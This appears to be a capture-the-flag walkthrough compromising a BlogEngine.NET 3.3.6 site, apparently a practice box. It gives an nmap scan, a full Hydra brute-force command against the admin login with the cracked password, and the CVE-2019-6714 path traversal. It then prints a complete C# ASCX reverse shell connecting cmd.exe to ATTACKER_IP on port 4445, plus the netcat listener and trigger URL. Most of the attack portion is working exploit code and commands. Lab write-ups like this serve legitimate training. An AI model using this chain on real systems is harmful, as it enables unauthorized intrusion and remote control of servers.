Reconnaissance
nmap -sS -Pn -sC -sV --script=vuln -T4 -A TARGET_IPWhile that runs, a quick browser check.

I’m so sorry. I need PoC. Well, PoV (Proof of Visit).

View source so this isn’t in my face. Image search in a fresh tab confirms what we’re dealing with.
Clown on the homepage: Pennywise.
Nmap results:

Now this is my idea of a good time. Everything from robots.txt to calendar PHP files, port 3389 with a vulnerable Diffie-Hellman algorithm, and so much more.
Open ports:
- 80 HTTP
- 3389 RDP
In the source code, two things stand out:
<a href="http://TARGET_IP/author/Admin">Administrator</a>
<a href="/category/BlogEngineNET">BlogEngine.NET</a>
So we know the username (admin) and the CMS (BlogEngine.NET). The login portal is:
http://TARGET_IP/Account/login.aspx?ReturnURL=/admin/I feel like this challenge is preying on all of our neurodivergent superpowers.
Login brute force with Hydra
Fire up Burp and intercept a login request:

Request type: POST.
For Hydra we need three things from the response: the path, the POST body, and the failure string.

Final Hydra payload:
hydra -l admin -P /usr/share/wordlists/rockyou.txt -t 4 -f TARGET_IP http-post-form "/Account/login.aspx?ReturnURL=%2fadmin%2f:__VIEWSTATE=...&__EVENTVALIDATION=...&ctl00%24MainContent%24LoginUser%24UserName=^USER^&ctl00%24MainContent%24LoginUser%24Password=^PASS^&ctl00%24MainContent%24LoginUser%24LoginButton=Log+in:F=Login failed"(VIEWSTATE and EVENTVALIDATION values get pulled from the intercepted request.)
Bust in:

Good work, Hydra. Thank you.
Cracked password: 1qaz2wsx
If your syntax has the success marker S=admin/app/editor/editpost.cshtml in it, remove it. Too specific, and the brute force will hang.
Identifying the CVE
Log into BlogEngine with the cracked creds. Head to the About tab for the version.

Version: 3.3.6.0
Over to ExploitDB:

CVE: 2019-6714. Path traversal vulnerability that, if exploited correctly, allows remote code execution via the editable post functionality.
Remote code execution
Craft the payload offline. It must be saved verbatim as PostView.ascx.
nano PostView.ascx<%@ Control Language="C#" AutoEventWireup="true" EnableViewState="false" Inherits="BlogEngine.Core.Web.Controls.PostViewBase" %>
<%@ Import Namespace="BlogEngine.Core" %>
<script runat="server">
static System.IO.StreamWriter streamWriter;
protected override void OnLoad(EventArgs e) {
base.OnLoad(e);
using(System.Net.Sockets.TcpClient client = new System.Net.Sockets.TcpClient("ATTACKER_IP", 4445)) {
using(System.IO.Stream stream = client.GetStream()) {
using(System.IO.StreamReader rdr = new System.IO.StreamReader(stream)) {
streamWriter = new System.IO.StreamWriter(stream);
StringBuilder strInput = new StringBuilder();
System.Diagnostics.Process p = new System.Diagnostics.Process();
p.StartInfo.FileName = "cmd.exe";
p.StartInfo.CreateNoWindow = true;
p.StartInfo.UseShellExecute = false;
p.StartInfo.RedirectStandardOutput = true;
p.StartInfo.RedirectStandardInput = true;
p.StartInfo.RedirectStandardError = true;
p.OutputDataReceived += new System.Diagnostics.DataReceivedEventHandler(CmdOutputDataHandler);
p.Start();
p.BeginOutputReadLine();
while(true) {
strInput.Append(rdr.ReadLine());
p.StandardInput.WriteLine(strInput);
strInput.Remove(0, strInput.Length);
}
}
}
}
}
private static void CmdOutputDataHandler(object sendingProcess, System.Diagnostics.DataReceivedEventArgs outLine) {
StringBuilder strOutput = new StringBuilder();
if (!String.IsNullOrEmpty(outLine.Data)) {
try {
strOutput.Append(outLine.Data);
streamWriter.WriteLine(strOutput);
streamWriter.Flush();
} catch (Exception err) { }
}
}
</script>
<asp:PlaceHolder ID="phContent" runat="server" EnableViewState="false"></asp:PlaceHolder>Modify line 10 to your IP and port, save, exit.
Start the listener:
nc -lvnp 4445In BlogEngine, head to Content > Posts. Open a post, click the File Manager (small folder icon), and upload PostView.ascx.

If I remove the clown, will my exploit fail? I don’t know how much more I can handle.
BlogEngine places the upload at /App_Data/files. Trigger the exploit by visiting:
http://TARGET_IP/?theme=../../App_Data/filesEyes on the listener.
